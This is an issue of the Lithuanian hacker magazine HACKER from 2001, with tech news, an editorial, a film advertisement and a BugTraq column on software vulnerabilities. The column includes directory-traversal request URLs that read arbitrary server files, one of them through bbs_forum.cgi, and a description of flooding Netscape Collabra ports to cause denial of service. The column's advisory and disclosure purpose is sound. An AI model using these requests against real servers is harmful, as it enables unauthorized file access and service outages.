

KOMPIUTERIŲ FANATŲ ŽURNALAS

HACKER

WWW.HACKER.LT

3 ' 2001

KAINA 6,99 LT

Windows2000

prieš

WindowsME

LINUXO

pašalinimas

Kas yra hakingas:
etika ir pagrindai


PGP

šifruok viską

ONLINE PARDUOTUVĖS
LAUŽIMAS

HACKERS
HAS
YOU!

[ShareWare] [Ferrum] [Bugtraq] [Hack-Faq]



9771392955001

Ei, Žmonės!

**Žurnalą HACKER galite užsiprenumeruoti
banko "Snoras" ir**

"Lietuvos pašto" skyriuose.

Indeksas: 5305

HACKER leidžiamas pagal rusų žurnalo **XAKEP** medžiagą.

Sutartis su kompanija "GameLand International, Inc."

Leidėjas - UAB "SIMAKSA"

Redakcija:

Tel. 74 28 05

Faks. 74 28 06

El. paštas: mail@hacker.lt

reklama@hacker.lt

oFFsPrinG@hacker.lt

WWW: <http://www.hacker.lt>

Be redakcijos sutikimo draudžiama skelbti bet kuriuo būdu
žurnalo turinio bet kurią dalį.

Spausdino AB "SPAUDA",

Laisvės pr. 60, LT-2056, Vilnius.

Dėl broko kreiptis į spaustuę, tel. 42 44 52.

Redakcijos nuomonė nebūtinai sutampa su autorių nuomone.

Redakcija neatsako už moralinius ir fizinius nuostolius,
kuriuos patiriate jūs arba jūsų kompiuteris, remdamiesi mūsų
spausdinama informacija.

Redakcija neatsako už reklamų bei spausdinamų laiškų
turinį ir kalbą.

INTRO

Ar niekuomet nesusimąstėte, jog visa ši realybė šiek tiek keistoka. Štai kad ir toks pavyzdys: gyvena sau genialūs žmonės, kuriantys įdomiausius manuskriptus, kuriuos perskaito vienetai. Yra ir kiek mažiau genialių žmonių, kurie skaito labai genialių žmonių manuskriptus ir kuria knygas. Tačiau tų knygų niekas neskaito. Beje, yra visai negenialių žmonių, kurie skaito knygas, parašytas mažiau genialių žmonių, ir kuria meninius filmus, kuriuos visi žiūri. Na, ir kas? Kas pasikeitė? Na, pasižiūrėjo visi "Matricą", išėjo iš kino teatrų, pasakė: "Taip... kietas filmas Visi mes – įkrovimo elementai..." ir nuvažiavo namo miegoti. Rytą atsikėlė ir... lyg niekur nieko – prie savo staklių sraigtelių sukinėti nupėdino...

Pažiūrėjo visi "Kovos klubą", išėjo iš kino teatro, pasakė: "Taip... kietas filmas Visi mes – sistemos įkaitai" ir... nuvažiavo namo miegoti. Rytą atsikėlė ir vėl – tos pačios staklės, tie patys sraigteliai.

Videotekose pasirodė "Ghost In The Shell". Pažiūrėjo, pasakė, užmigo. Rytė – kaip visuomet.

Pasirodė filmas "Nirvana". Žiūrim, kalbam, miegam, pusryčiaujam, staklės, sraigtai.

Pasirodė "Tryliktas aukštas". Peržiūros metu plepame, peržiūrėję kalbam apie futbolą, alus, degtinę, lova, lėktuvai, rytas, pagirios, staklės, sraigtai.

Pasirodė "Vejos pjovėjas". Žiūrim, šmaikštu, efektai, pliurpiame, mergina, sijonas, ranka slenka žemyn, "aš ne tokia", prezervatyvas, rytas, staklės, sraigtai.

Pagaliau – "Džonis Mnemonikas". Žiūrim, juokinga, delfinas, "nuspauk pauzę", alus, draugai, "įjunk muziką", degtinė, konjakas, martini, rytas, "o jūs, tiesą sakant, kas toks būsit?", pusryčiai, cigaretė, staklės, sraigtai.

Kažkas čia ne taip. Nežinau, kaip ten kinematografininkų gretose, tačiau jei aš rašau kokį nors straipsnį, mane visų labiausiai jaudina skaitytojų reakcija. Nesvarbu, ar pasakys "super", ar "visiškas mėšlas", tačiau tegul pasako, o ne nutyli, kadangi jau pamiršo, apie ką tas straipsnis buvo... Mano nuomone, minėtų kino filmų scenaristai taip pat dirbo iš visų jėgų, tačiau paaiškėjo, kad visa jų filosofija absoliučiai niekam nereikalinga.

"Nuogą Birtney Spears duok" – štai ko reikia. "Kovinį filmą nešk Ir būtinai su Džeki Čanu – jis klasiškai snukius daužo."

Taigi... Nė nebežinau, ką bepridurti. Niekuomet neturėjau vilčių, jog "Hackeris" taps tarsi koku "epochos rupu", tačiau visuomet tikėjau, jog mūsų parengtos medžiagos paliks šioj tokį pėdsaką tavo smegenų rievėse. Norėjau, jog skaitytojas gautų naujausią informaciją, kuria vėliau galėtų pasinaudoti, savo patirtimi pasidalyti. Na, tikėjau, jog ne tik perskaitysi, "šauku" pasakysi ir pamirši, tikėjau, jog kas nors ir galvelėje liks. Tačiau atrodo, jog kai kurie (tikiuosi, jų nėra daug) mūsų skaitytojai visą savo gyvenimą vertina lengvabūdiškai. Knygą perskaičiau, pamiršau. Žurnalą pavarčiau, pamiršau. Filmą peržiūrėjau, pamiršau. Skaniai pavalgiau, bet ką – nepamenu. Degtinės nusipirkau, kas toliau – neprisimenu... Nors paskutinis pavyzdėlis jau iš kitos operos :).


Kodėl aš taip kalbu? Todėl. Paprasčiausiai mane stebina tokie žmonės, kuriems reikia viską sukramtyti, į gerklę įgrūsti, ir dar taip, kad rijimo refleksas suveiktų, o jie... vis tiek nieko nesupranta :). Kam tuomet iš viso į kino teatrus eiti? :)



Sėkmės.



TURINYS



...:News:..

HiTech News	2
BugTraQ	4
HardNews	6

...:Ferrum:..

Spartinam AMD	8
---------------	---

...:PC Zone:..

Naujos "fortkės"	10
Kuriam skaitiklį!	14
Pakankinsim vienaakį?	16

...:Laužimas:..

Unicode BUGAS	19
Nulauzti online parduotuvę per 5 minutes!	20
Dešimt mitų apie hakerius	23
Administruojame kaimynus	26
Apsaugos kompleksas PGP!	29
Kas yra hakingas: etika ir pagrindai	32
Scriptkiddie su vaikiškais, bet aštriais dantim	34
X-Life	36
HackFaq	38

...:JoyStick:..

Karinis kvakerio softas	40
-------------------------	----

...:Unixoid:..

LINUX tinklo derinimas	44
Pingvino IRC	46
LINUX pašalinimas	48
Unixoid Shareware	50

...:Unitai:..

Unitai Shareware	52
"Jo-muilas"	54

DĖMESIO!

Redakcija primena, kad visa mūsų spausdinama informacija pirmiausia skiriama įvairioms kompanijoms ir organizacijoms, nurodant jų apsaugos sistemų klaidas.

HITech

Aleksas Celyh (technews@mmub.ttn.ru),
Vertėja: Ramunė (mail@hacker.lt)



GROK, ARMONIKA, GROK

Amerikos Kornelio universiteto laboratorijoje (www.cornell.edu) sukurta neįprasta kompiuterio klaviatūra. Darbas ja kiek primena grojimą armonika.

Naujajame įrenginyje panaudotos dvi standartinės QWERTY klaviatūros puselės, kurios išdėstytos abiejose plokštumos pusėse. Vartotojo patogumui abi pusės gali būti paplatintos nuo 33 iki 40 centimetrų. Kad sektųsi greičiau dirbti šia klaviatūra, šonuose įtaisyti veidrodžiai, o geresnę ergonomiką sąlygoja specialios atramos riešams.

Tarp kitko, dvi trečiosios testuojamų vartotojų, pirmą kartą dirbdami su šia naujove, dirbo gerokai lėčiau, tad konstatavo, jog naujoji klaviatūra nėra patogi. "Grojimo armonika" pamokos tęsiamos.



"PENKTOJO TAŠKO" HIGIENA

"Panasonic" kompanija (panasonic.com) įdiegė į gamybą specialiuosius dangčius unitazams. Pirmiausia atkreiptinas dėmesys, jog "IntiMist" asmeninės higienos sistema pateikia patogią pašildintą sėdynę. Naujovėje taip pat yra įmontuota "intelektuali" bidė su šilto vandens davikliu ir džiovintuvu "penktajam taškui". Džiovinimo temperatūrą naudotojas gali pasirinkti pagal savo poreikius, procesas tetrunka 20 sekundžių. Kasdienę procedūrą naudotojas gali pajvairinti tolygiu vandens čiurlenimu arba šilto oro cirkuliacija. Naujiena jau pasirodė užsienio parduotuvėse ir kainuoja 700 JAV dolerių.

DARBAS ROJUJE

Jungtinių Amerikos Valstijų kompanija "Poetic Technologies" (www.poetictech.com) pristatė ultrašiuolaikinių darbo kabinetų seriją. Genijaus ranka prisilietė prie kiekvienos darbo aplinkos detalės.

Darbo krėslas padėty kontroliuoja elektronika. Esant reikalui, nugaros atrama ir sėdimoji dalis didėja į aukštį bei plotį, taip pat gali suktis septyniomis kryptimis. Naujoji sistema "prisimena" kiekvieno naudotojo ypatumus, juos akimirksniu atgamina vos atsėdus kitam žmogui.

Virš darbuotojo galvos įtaisyta didžiulis išsklaidytos šviesos šaltinis, kuris neleidžia susidaryti šešėliams. Be to, kabinetas sukasi apie savo ašį sekdamas Saulės judėjimą aštuonias valandas. Be kita ko, naudotojui suteikta galimybė kontroliuoti oro, pereinančio per sudėtingą elektroninį filtrą, cirkuliacijos greitį.

Šiame svajonių darbo kabinete gali būti įtaisyta iki keturių monitorių ir iki dviejų dešimčių vidinių kompiuterinių įrenginių. Gausybė komunikacinių bei visokių kitokių portų yra atskirame skydelyje.

Naujieji darbo kabinetai gaminami kelių dizaino variantų ir kiekvienas jų turi maloniai nuteikiantį poetinį pavadinimą, kaip antai, "Aura", "Nuotaika", "Mūza" ir panašiai. Kiekvieno modelio kaina svyruoja apie aštuonis tūkstančius JAV dolerių.

PŪSKIME DRAUGE

Kolorado (JAV) universiteto mokslininkai anonso neįprastos kompiuterinių plokščių aušinimo sistemos sukūrimo projektą. Orą joje pūs mikroaušintuvų armijos "kariai".

Miniatiūriniai ventiliatoriai gaminami iš atskirų silikono gabalėlių, kiekviena iš aštuonių detalių neperšoks aštuonių centimetrų. Pasinaudodami paviršinės traukos jėgomis aušintuvai šiek tiek pasikelia virš čipo ir užima ten tinkamiausią padėtį. Atsiradus reikiamai įtampai silikono gabalėliai pradeda suktis 50-180 apsisukimų per minutę greičiu, tokiu būdu efektingai aušindami plokštę.



STOVĖJIMO AIKŠTELĖ - MONETA

JAV kariškių užsakymu, Sandia (www.sandia.gov) laboratorijoje buvo sukurtas mažiausias pasaulyje autonominis robotas-traktorius. Jis kuo puikiau apsuka ant penkių dolerių monetos, kuri gali būti ir puiki stovėjimo aikštelė.

Roboto mažylio išmatavimai yra apie kubinį centimetrą, o sveria jis viso labo 20 gramų. Nepaisant to, itin lengvoje platformoje iš tvirto polimeto telpa ir procesorius, ir šilumos sensorius, ir net monitoriai. Maitinimo elementas - trys laikrodžio baterijos. Traktoriukas juda miniatiūriniais vikšrais, todėl jis puikiai visur važiuoja ir pasiekia pusės metro per minutę greitį.

Mažylis užsispyręs juda kilimu ar smėliu, aplenkdamas savo kelyje pasitaikančias nedideles kliūtis. Artimiausiu laiku traktoriuko amunicija bus papildyta kamera, mikrofonu, komunikacijos įrenginiu ir cheminiu mikrosensoriumi.



VIENKARTINIAI MOBILIEJI TELEFONAI

"Dieceland Technologies" (dteproducts.com) kompanija pasirengusi komerciniam vienkartinį mobiliųjų telefonų paleidimui į rinką.

Plastikinės kortelės dydžio rageliai gaminami iš storo popierius ir plastiko. Ypač tikslų mikroschemų gamybai panaudojama revoliucinga plokščių sausinimo technologija "Super Thin". Garsiakalbių funkciją atlieka ausinės su mikrofonu. Po to, kai išnaudojamas plokštėje nustatytas valandos pokalbių limitas, vienkartinį telefoną galima paprasčiausiai suglamžyti ir išmesti į šiukšliadėžę. Per praėjusį rudenį vykusią šios naujovės prezentaciją jau gauta užsakymų daugiau kaip už 113 milijonus JAV dolerių. Šiuo metu ieškomas generalinis mobiliojo ryšio paslaugos tiekėjas. Kompanijos atstovų nuomone, mažmeninė tokio telefono kaina galėtų būti 11 JAV dolerių.



NESPAUSDINA KUPIŪROS

Jau kuris laikas Kanadoje parduodami spalvoti "Canon" firmos (canon.com) kopijavimo aparatai "atsisako" daryti Kanados banknotų kopijas.

"Canon Canada" kompanijos padalinio sukurta naujoji optinio atpažinimo technologija blokuoja įrenginio darbą, jei jo savininkas mėgina kopijuoti dešimties Kanados dolerių kupiūrą. Atkurti kopijavimo aparato darbą gali tik kompanijos specialistai, kurie privalo apie įvykį tučtuojau pranešti policijai. Nuo naujosios apsaugos nukentėjo ir dori piliečiai. Į policijos rankas pakliuvo vienas Kanados numizmatas, kuris nutarė pasidaryti kopiją savo kolekcijai.

Ekspertų nuomone, artimiausiu laiku analogiška apsaugos sistema bus įmontuota ir į kitų firmų skenerius bei kseroksus. Tuomet bus suduotas paskutinis lemiamas smūgis pinigų falsifikuotojams.

MUŠK, NESIGAILĖK

Amerikoje įsikūrusi "Phoenix Group" (www.ivpgi.com) kompanija sukūrė vandalams atsparų interneto terminalą, skirtą įrengti viešose vietose.

Monitorius ir sisteminiai kompiuterio įrenginiai atsparūs vibracijai ir yra įdėti į ypač patvarų 2 milimetrų storio aliuminio korpusą. Ekraną paviršius apsaugotas smūgiams atspariu stiklu, o ypatinga danga suteikia galimybę priimti informaciją net veikiant tiesioginiams saulės spinduliams. Netgi naujojo kompiuterio klaviatūra patikimai izoliuota, kad į vidų nepatektų skysčio.

Kuriant šį ypatingą interneto terminalą buvo pasinaudota karinės industrijos laimėjimais, kurie buvo sėkmingai išbandyti lauko sąlygomis. Tipiniai naujovės eksploatacijos pavyzdžiai - informaciniai kompiuteriai miestų gatvėse, metro stotyse, oro uostuose bei geležinkelio ar autobusų stotyse.



ROBOTAS PAGAL IŠKVIETIMĄ

Japonijos kompanija "Takara" (www.takara.co.jp) pristatė robotą humanoidą, kuris įvykdo telefonu gautas komandas.

"Dream Force 01" praminta naujovė yra viso labo 35 centimetrų aukščio ir sveria pusantro kilogramo. Robotas juda ratukais, kurie įtaisyti jo "kojose". Roboto keliuose, klubuose, alkūnėse, galvoje įmontuoti motorukai, atsakančys už judėjimo tikslumą. Robotas valdomas pulteliu arba per internetą, pasitelkiant į pagalbą mobiliąjį telefoną su JAVA palaikymu.

Tokijuje vykusioje parodoje, aidint žiūrovų aplodismentams, "Dream Force" ištraukė nurodytą kubelį iš aukšto bokšto, šio nesugriaudamas. Kitas robotas "talentas" - kuo puikiau išpilsto vyną į taures.

Šiuo metu minėta kompanija baigia dirbti prie papildomos videokameros ir įrenginio, kurie suteiks operatoriui galimybę "matyti" roboto akimis. Nepaisant to, kaip pažymėjo "Takara" firmos atstovai, ši naujovė pristatoma išskirtinai kaip "protingas žaisliukas". "Dream Force" bazėje ketinama sukurti žaidimą "Restling", kurio metu kovos du robotai, siekiantys išjungti priešininko priekiniame skydelyje esantį perjungiklį.

Atsižvelgiant į modelį, šis protingasis robotas kainuoja nuo 400 iki 700 JAV dolerių.



BUGTRAQ



SideX (sidex@xakep.ru), vertėjas: Maxas (max@hacker.lt)

GETRIGHT" STAIGMENA

Jau porą metų vartoju ir iki šiol džiaugiuosi savo vindowiniu *downloaderiu* "GetRight". Neseniai, išėjęs versijai "4.5 beta", pasirodė ir supaprastinta nemokama versija "My Getright". Čia ir buvo aptikta gan didelė klaida.

"GetRight", kaip ir daugelis kitų programų failų siuntimo organizavimui, moka "gaudyti" tam tikro tipo failų nuorodas, automatiškai siūlydama išsaugoti juos diske. Technologija pavadinta *clicks catching/monitoring*. Klaida yra ta, kad saito šeimininkas gali valdyti tavo failų siuntimą, nukreipdamas "GetRight" į reikiamo failo siuntimą ir jo išsaugojimą bet kurioje savo kietojo disko vietoje. Pastebėsiu, kad galima net perrašyti naują failą ant jau egzistuojančio. Šio proceso nepastebi vartotojas. Pažeidžiamumas galioja visoms "GetRight" versijoms iki 1.0b.

Šios klaidos paaiškinimas yra toks: programoje galima keisti dinaminius *skinus*, kurie keičiasi pagal siuntimosi vietą. *Skiną* pasirenka saito šeimininkas, o gauta grafika išsaugoma faile **.dld* tame pačiame kataloge kaip ir siunčiamas failas. Be grafikos failo, išsaugomas ir **.ini* failukas, kuriame yra failo persiuntimo iš serverio instrukcijos. Ir niekas netrukdo įrašyti į failą papildomo persiuntimo, kurį programa atliks be papildomų klausimų. Be to, yra antrinis *bugas*, kuris leidžia persiųsti kokį nors failą į aukos diską jau failo užklauso serveryje metu. Plačiau apie tai paskaityti ir parsisiųsti proceso aprašymą gali čia: <http://neworder.box.sk/showme.php3?id=4135>.

MAŽAS, BET EFEKTINGAS "WEBACTIVE HTTP"

Mažai žinomas serveris, kuris nebūtų vertas mūsų dėmesio, jei tik neturėtų paprastos, bet baisios klaidos: vos pridėjus "/" prie reikalingo saito nuorodos, galima prieiti prie bet kurio failo, esančio serveryje, netgi už paties serverio ribų. Štai pavyzdys, kaip galima pavogti "ScanDisk" log failą :): www.hacker.lt/../../../../scandisk.log

Aišku, kad gali pasiimti kitą, reikalingą failą. Pilnas skylėtos sistemos pavadinimas - "WEBactive HTTP Server ver. 1.0". Kaip ištaisyti klaidą, neaišku, kadangi kūrėjas jo nebeatnauja, aš net namų puslapio neradau. Tačiau ir tokį serverį internete nelabai rasi - jis skirtas dirbti namų kompiuteriais arba nedidelėse įstaigose.

UŽMUŠTA BBS *BBS_FORUM.CGI*

Koks gali būti *bugtraq* leidinys be naujos informacijos apie populiarų *cgi* skripto klaidas. Skriptas yra, bet dėl klaidos šviežumo kyla abejonių - informacija apie ją buvo išplatinta sausio pradžioje *cgisecurity.com* saite. Tuomet buvo pastebėta tik visų skylių dalis. Tada *cool* PERL programeriai prisėdo prie skripto pradinių tekstų ir rado tokią klaidą, kuri leidžia serveryje skaityti bet kokius failus, prie kurių turi priėjimą saito *web* serveris (su teisėmis *nobody*). Ką reikia daryti, norint išnaudoti klaidą:

www.hackep.lt/cgi-bin/bbs_forum.cgi?forum=<valid_forum_name>&read=../bbs_forum.cgi

Tokia užklausa leis tau peržiūrėti tik BBS pradinį kodą. Darbui su klaida reikės aplankyti ją WWW, kad galėtum sužinoti *valid_forum_name*, t. y. tikrąjį forumo pavadinimą.

Klaida jau ištaisyta, išleista nauja versija *update-patch*, yra rekomendacijų rankiniam klaidos ištaisymui. Plačiau oficialiame "BBS Forum" saite: www.extropia.com/hacks/bbs_security0.html.

"ANTISKYLĖS", ARBA "SAVE THE BUGS"!

Kai X ėmė interviu iš tf8, pastarasis pasisakė už būtinumą slėpti žinomas klaidas nuo visuomenės. Ši idėja vis dažniau girdima "viršuje" ir sukelia "apačios" pasipiktinimą. Jei nuo abstrakčių žodžių pereisim prie konkrečios informacijos, tai reikia pranešti, jog projektas "AntiSecurity" (<http://anti.security.is/>), sukurtas ADM ir *w00w00 security analyzing teams*, siūlo uždrausti laisvą priėjimą prie informacijos apie aptinkamas klaidas. Griežtas sprendimas motyvuojamas tuo, kad tokiu būdu galima gerokai sumažinti įsilaužimų skaičių, tiesiog uždraudus priėjimą prie informacijos visokiems *Script Kiddie*. Aišku, kad pačių klaidų nuo tuo mažiau nebus, bet didžioji jų dalis pasibaigs *private relizais*, kuriuos pamatys nedaug žmonių. Pagrindiniais infekcijos šaltiniais ideologai laiko įvairius *security* naujienų leidinius, kaip *bugtraq*, taip pat saitus apie saugumą. Kaip pavyzdys paminėti www.securityfocus.com bei packetstorm.securify.com. Pasak projekto autorių, laisvas priėjimas prie informacijos apie lauzymą bei prie eksploitų sukelia masinius chaotiškus įsilaužimus.

X negali pasigirti vieninga nuomone šiuo klausimu. Viena vertus, yra gerai apsaugoti sistemas tuo skatinant hakerius daugiau dirbti. Juk, tiesą sakant, net geriausi adminai dažnai neapsaugo sistemų nuo tų atakų, kurios prieš porą valandų buvo aprašytos *bugtraq*. T. y. įsilaužimas tampa nebe amatas, bet sportas, kur svarbiau yra ne protas, bet operatyvumas gaunant informaciją. Antra vertus, viskas, kas išsakyta aukščiau, prieštarauja hakerių koncepcijoms. Informacija turi būti prieinama visiems! Dar "Save The Bugs" manifeste buvo pasakyta, kad "tikrieji hakeriai nuolat dirba, tiesiog tai nėra pastebima". Atsiprašau už įžūlumą, bet daugelis iš "senosios mokyklos" bando šitokiu būdu pateisinti savo tinginiavimą.

O šiaip aš tikrai abejoju, kad autoritetingų *security* komandų nuomonės bus paisoma tam, kad užsidarytų tokie rimti projektai, kaip "SecurityFocus", kurie gauna pajamas būtent iš eksploitų, skirtų *Script Kiddie*.

"NETSCAPE" VĖL APSIŽIOPLINO: DOS

Nespėjo praeiti šokas nuo rimtų problemų su "Netscape Enterprises Server", kai pradžiugino "Netscape Collabra" iš "SuiteSpot" rinkinio. Serveris skirtas darbui su *news* konferencijomis. Saugumo problema siejama su galimu atminties ir CPU perkrovimu. Iškart reikia pastebėti, kad, be klasikinio 119 *porto*, serveris atidaro dar kelis tarnybinius TCP *portus*: 5238, 5239 ir 20749. Ką gi galima padaryti šio serverio nuogam užpakaliui? Po 4-5 Kb apimties *chapter* šiukšlių siuntimo į TCP 5238 ryšys nutraukiamas. Paskui suvalgoma apie 5 Kb atminties, kuri taip ir neatsigauna. Iš pirmo žvilgsnio, tai yra labai mažai. Bet kai *floodas* vyksta iš kelių taškų dideliais greičiais, šis minimumas tampa maksimumu. Serveris neturi prisijungimų ribos, todėl per kurį laiką galima visiškai užimti atmintį ir paversti serverį nedarbingu.

Dar blogiau yra su TCP 5239 *portu*. Išsiuntus ten 7 ženklų (ir daugiau) seką, failas *srchs.exe* visiškai užkraus CPU.

Kaip ištaisyti? Uždrausti visiems, kas nėra "Trusted Group" narys priėjimą prie TCP 5238 ir 5239 *portų*.

Žmogus, aptikęs šią problemą, prieš mėnesį iki šios medžiagos publikavimo kelis kartus bandė susisiekti su "Netscape" programuotojais el. paštu ir telefonu. Kaip matome, klaidos liko neištaisytos.

"FREEBSD" + "KERBEROS IV"

Informacija iš "FreeBSD" *advisory* (www.freebsd.org/security).

Problema yra sistemose, kuriose buvo instaliuota "Kerberos IV" opcija. Atakos pritaikymo taškas - *telnetd demonas*, kuriame identifikacija vyksta naudojant "Kerberos" algoritmą. Jei kalbėsime apie konkrečią programos dalį, tai bus pastebėta problema su biblioteka *libkrb*, todėl ir su *telnetd*, naudojančiu *krb*.

Kreipdamasis į *kdc_reply_cipher()*, *krb* identifikacijos metu gali sukelti sistemos *buferio* perpildymą. Rezultatas - galima vykdyti kodą iš aukštesni lygio, negu paprastas vartotojas.

Klaida yra versijų nuo *stable 3.5* iki 4.2 sistemose, kuriose jau nėra šios spragos pagal nutylėjimą. Todėl optimalus variantas - atnaujinti sistemą. Jei to daryti nesinori, galima pasinaudoti *patchu* iš "FreeBSD" saito arba, jei esi visai kietas, įvykdyti tokį kodą *root* teisėmis:

```
# cd /usr/src
# patch -p < /path/to/patch
# cd /usr/src/kerberosIV
# make depend && make all install
# cd /usr/src/libexec/telnetd
# make depend && make all install
```

<http://packetstorm.securify.com/advisories/freebsd/FreeBSD-SA-01:25.kerberosIV>.



Kino teatre "LIETUVA" NUO BALANDŽIO 13 D.

"MIS SLAPTOJI AGENTĖ" ("Miss Congeniality")

Warner Bros. / 2000

Rež.: DONAL PETRIE

Vaidina: SANDRA BULLOCK, BENJAMIN BRATT, MICHAEL CAINE, HEATHER BURNS, STEVE MONROE ir kt.

Trukmė: 109 min

Veiksmo komedija

"Tai geriausias Sandros Bullock komedijinis vaidmuo!"

Jole Siegel, GOOD MORNING, AMERICA

"Seksuali, žavi, linksma – tokia filme Sandra Bullock."

Jami Bernard, NY DAILY NEWS

FTB pareigūnai gauna informacijos, kad nusikaltėlių grupuotė kėsinaisi nužudyti vieną iš prestižinio renginio "MIS AMERIKA" dalyvių. Kad išvengti nereikalingo triukšmo ir išgelbėti nelaimingą gražuolę, FTB vyrukai sugalvoja beveik idealų planą – viena iš slaptyjų agencijų privalo patekti į gražiausių Amerikos merginų penketuką. Viskas lyg ir paprasta, bet kaip rasti tinkamą personą... Čia juk nėra Malderio draugužės iš X-Failų... FTB pradeda kompiuterinę paiešką... Kaip greit išaiškėja, fotogeniškumas agentėms nebūdingas... Vis tik vieną kietą merginą FTB vyrukai išsirenka – tai Gracie Hart. Su maudymosi kostiumėliu ar vakarine suknele ji atrodytų puikiai, tačiau, pasirodo, kietuolė neturi nei vieno, nei kito... O apie grožio konkursus jos nuomonės patartina neklausti. Kaip sako agentės draugužės ir bosas Erikas Matthew, ji "automobilių daužymo specialistė", nesulaikoma ralistė, nesuvaldoma, pašėlusiai jauna moteris, kuri vyriškoje draugijoje jaučiasi kaip žuvis vandenyje, kokios čia dar suknelės... O ir pati Gracie tikrai netrokšta prisijungti prie būrio gražuolių, kurios nori tik vieno - "taikos pasauliui"... Tačiau ko nepadarysi dėl darbo ir kolegų... FTB biurai tenka samdyti grožio konkursų konsultantą Viktorą Mellingą tam, kad kažkokių paslaptingu būdu pašėlusią Gracie transformuotų į tobulą gražuolę, atstovaujančią Njudžersį... Gracie Hart, nors ir priešindamasi visa savo esybe, atsiduoda į specialisto rankas, tačiau tik tam, kad "įrodytų atsidavimą Biurui"...

Kaip bebūtų keista, daug kas pasikeičia – Gracie atranda savyje kažką tokio, ko niekada nemanė esant, tarp gražuolių ji sutinka merginą, kuri greit tampa jos geriausia drauge, o kolega Erikas pagaliau pamato gražią moterį...



LINKSMYBĖS PRASIDEDA... KAIP JOS BAIGSIS, PAMATYSITE
VEIKSMO KOMEDIJOJE "MIS SLAPTOJI AGENTĖ".

Repertuaras internete: www.ktlietuva.lt

Filmų anonsai internete: <http://kinas.tv.lt>

Tel.: 62 34 22



Konstantinas aka pOrOh (pOrOh@ixbt.com),
vertėjas: Maxas (max@hacker.lt)



32 MB PAPRASTAME DISKELYJE?

Taip, tai realybė, o ne girta PoRoH'o pasakos. Protingi japonai iš kompanijos "Matsushita" išleido įdomų diskelių įrenginį LK-RF240UZ, kuris veikia su 120/240 MB super diskais, taip pat su paprastais 1.44 MB diskeliais, į juos įrašydamas 32 MB duomenų!



Tačiau aš visai pagrįstai abejoju tokiu originaliu informacijos saugojimo būdu, bet, kad ir kaip ten būtų, šis "Matsushita" įrenginys tikrai įdomus ir vertas dėmesio.

O kol kas neaišku, ar šis modifikuotas SuperDisk kaupiklis atsiras mūsų kompiuterijos rinkoje, ar teks tenkintis senais FDD. Bet kalba, jog Japonijoje jį jau parduoda. Ką gali žinoti, gal japonams parūps ir Lietuva? :)

PASIRŪPINK PELE


Viename praėjusiu "HardNews" straipsnyje jau pasakojau apie originalų įrenginį – pelės laido amortizatorių. O dabar noriu papasakoti apie nemažiau įdomų firmos "Everglide", anksčiau gerai žinomos dėl pelės padų žaidėjams, produktą.



